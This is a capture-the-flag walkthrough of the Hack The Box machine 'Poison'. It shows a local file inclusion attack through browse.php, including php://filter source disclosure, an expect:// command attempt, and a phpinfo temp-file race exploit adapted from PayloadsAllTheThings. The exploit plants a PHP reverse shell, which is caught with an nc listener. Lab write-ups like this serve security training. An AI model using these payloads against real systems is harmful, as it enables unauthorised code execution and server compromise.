
Intended way from Ippsec

In phpinfo.php page, we want to look at whether file uploads is on or off. If its on, our work will be easy.



file_uploads	On	On

Now, we will look at browse.php, script responsible for executing php scripts in that current directory.
If we enter any arbitrary filename which is not present in that directory, then the following error will be thrown:




Request

```
GET /browse.php?file=PleaseSubscribe HTTP/1.1
Host: 10.129.254.222
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://10.129.254.222/
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 12 Nov 2021 11:40:01 GMT
Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
X-Powered-By: PHP/5.6.32
Content-Length: 375
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
  Warning
</b>
:  include(PleaseSubscribe): failed to open stream: No such file or directory in <b>
  /usr/local/www/apache24/data/browse.php
</b>
 on line <b>
  2
</b>
<br />
<br />
<b>
  Warning
</b>
:  include(): Failed opening 'PleaseSubscribe' for inclusion (include_path='.:/usr/local/www/apache24/data') in <b>
  /usr/local/www/apache24/data/browse.php
</b>
 on line <b>
  2
</b>
<br />
```

The include function is not appending .php at the end of filename, hence we can view any file if thats present in that directory or even any file with the full path
We can also read any php file source code by first converting that into base64 using php filters and then decoding it online to view the source code. This happens because the apache is not interpreting the php tags, and hence php never gets executed.




Request

```
GET /browse.php?file=php://filter/convert.base64-encode/resource=index.php HTTP/1.1
Host: 10.129.254.222
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://10.129.254.222/
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 12 Nov 2021 11:43:22 GMT
Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
X-Powered-By: PHP/5.6.32
Content-Length: 388
Connection: close
Content-Type: text/html; charset=UTF-8

PGh0bWw+Cjxib2R5Pgo8aDE+VGVtcG9yYXJ5IHdlYnNpdGUgdG8gdGVzdCBsb2NhbCAucGhwIHNjcmlwdHMuPC9oMT4KU2l0ZXMgdG8gYmUgdGVzdGVkOiBpbmkucGhwLCB
```


We can also check if RFI is present by hosting a php file and when we include that in the file parameter, it will get executed and we will have a shell. We can also prepend ftp:// to check if it allows ftp wrapper or directly executing commands from expect://[command] wrapper.



```
GET /browse.php?file=expect://ls HTTP/1.1
Host: 10.129.254.222
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://10.129.254.222/
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 12 Nov 2021 11:50:50 GMT
Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
X-Powered-By: PHP/5.6.32
Content-Length: 785
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>
  Warning
</b>
:  include(): Unable to find the wrapper &quot;expect&quot; - did you forget to enable it when you configured PHP? in <b>
  /usr/local/www/apache24/data/browse.php
</b>
 on line <b>
  2
</b>
<br />
<br />
<b>
  Warning
</b>
:  include(): Unable to find the wrapper &quot;expect&quot; - did you forget to enable it when you configured PHP? in <b>
  /usr/local/www/apache24/data/browse.php
</b>
 on line <b>
  2
</b>
```

Hence these methods are out of scope. So basically we are stuck at lfi at the moment.
We will google LFI phpinfo. And here is the PoC taken from the github page:



What is this PoC?

PHPinfo() displays the content of any variables such as `$_GET, $_POST and $_FILES`.

> By making multiple upload posts to the PHPInfo script, and carefully controlling the reads, it is possible to retrieve the name of the temporary file and make a request to the LFI script specifying the temporary file name.

this PoC is a working exploit for the vulnerability found by Brett Moore from https://insomniasec.com/ which exploit the Local File Inclusion vulnerability with arbitrary files uploaded through a phpinfo.php page, you just need to find 2 components, the first one is a vulnerable Local File Inclusion page on the target and the other is a page like example.php containing the code `<?php phpinfo(); ?>`


Research from https://insomniasec.com/

How to use?


if you don't know the concept at all feel free to read these articles

https://insomniasec.com/cdn-assets/LFI_With_PHPInfo_Assistance.pdf

And coming up is the walkthrough of exactly how to achieve it.
First we will post contents in a file to /phpinfo.php page and see whether a temporary file is created or not:
So here is a sample request:




```
POST /phpinfo.php HTTP/1.1
Host: 10.129.254.222
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://10.129.254.222/
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=--PleaseSubscribe
Content-Length: 169

----PleaseSubscribe
Content-Disposition: form-data; name="anything"; filename="LeaveAComment"
Content-Type: text/plain

Please Share my Videos
----PleaseSubscribe
```




Variable	Value
_FILES["anything"]	Array ([name] => LeaveAComment [type] => text/plain [tmp_name] => /tmp/phpaD4ZqO [error] => 0 [size] => 22)

If you see the variable _Files["anything"], a file with temporary name is created and the name of the file which we gave in the post request can be seen the env variable value.
If we can control this part of the page, then we can send a php shell and through LFI we can execute it.
Now we will be copying the exploit code from payloads all the things and modifying for our own needs.


master
PayloadsAllTheThings / File Inclusion / phpinfolfi.py / <> Jump to
nomothane Backwards compatibility for Python 2
Latest commit 68a4c92 on A
2 contributors
196 lines (169 sloc) | 5.13 KB
Raw


```
#!/usr/bin/python
# https://www.insomniasec.com/downloads/publications/LFI%20With%20PHPInfo%20Assistance.pdf
# The following line is not required but supposedly optimizes code.
# However, this breaks on some Python 2 installations, where the future module version installed is > 0.16.  This can be a pain to revert.
# from builtins import range
from __future__ import print_function
import sys
import threading
import socket

def setup(host, port):
    TAG="Security Test"
    PAYLOAD="""%s\r
```

We will have to add our own reverse shell payload. I will be using pentest monkey php revershell for this. Also change the lfi value to /browse.php?file=
When I first ran the script, the exploit code was not able to find the tmp name of the file, so I looked at the response to see the line where the tmp variable is present:




```
[name] =&gt; test.txt
[type] =&gt; text/plain
[tmp_name] =&gt; /tmp/phptUUgwZ
[error] =&gt; 0
[size] =&gt; 4059
```

Its prepending > in front of the filename, so I added this in my exploit script. Now the script was able to find the tmp file and with the help of race condition, we got our shell:



```
┌──(root💀kali)-[/home/rishabh/HTB/Poison]
└─# python exploit.py 10.129.254.222 80 100
Don't forget to modify the LFI URL
LFI With PHPInfo()
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
Getting initial offset... found [tmp_name] at 112954
Spawning worker pool (100)...
 155 /  1000
Got it! Shell created in /tmp/g

Woot!  \m/
Shuttin' down...
```



```
┌──(root💀kali)-[/home/rishabh/HTB/Poison]
└─# nc -nvlp 8989
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.254.222.
Ncat: Connection from 10.129.254.222:21151.
FreeBSD Poison 11.1-RELEASE FreeBSD 11.1-RELEASE #0 r321309: Fri Jul 21 02:08:28 UTC 2017     root@releng2.nyi.freebs
d.org:/usr/obj/usr/src/sys/GENERIC  amd64
 1:36PM  up  1:07, 1 users, load averages: 0.09, 0.26, 0.34
USER       TTY      FROM                                        LOGIN@  IDLE WHAT
root       pts/0    :1                                         12:30PM  1:06 -cs
uid=80(www) gid=80(www) groups=80(www)
sh: can't access tty; job control turned off
$
```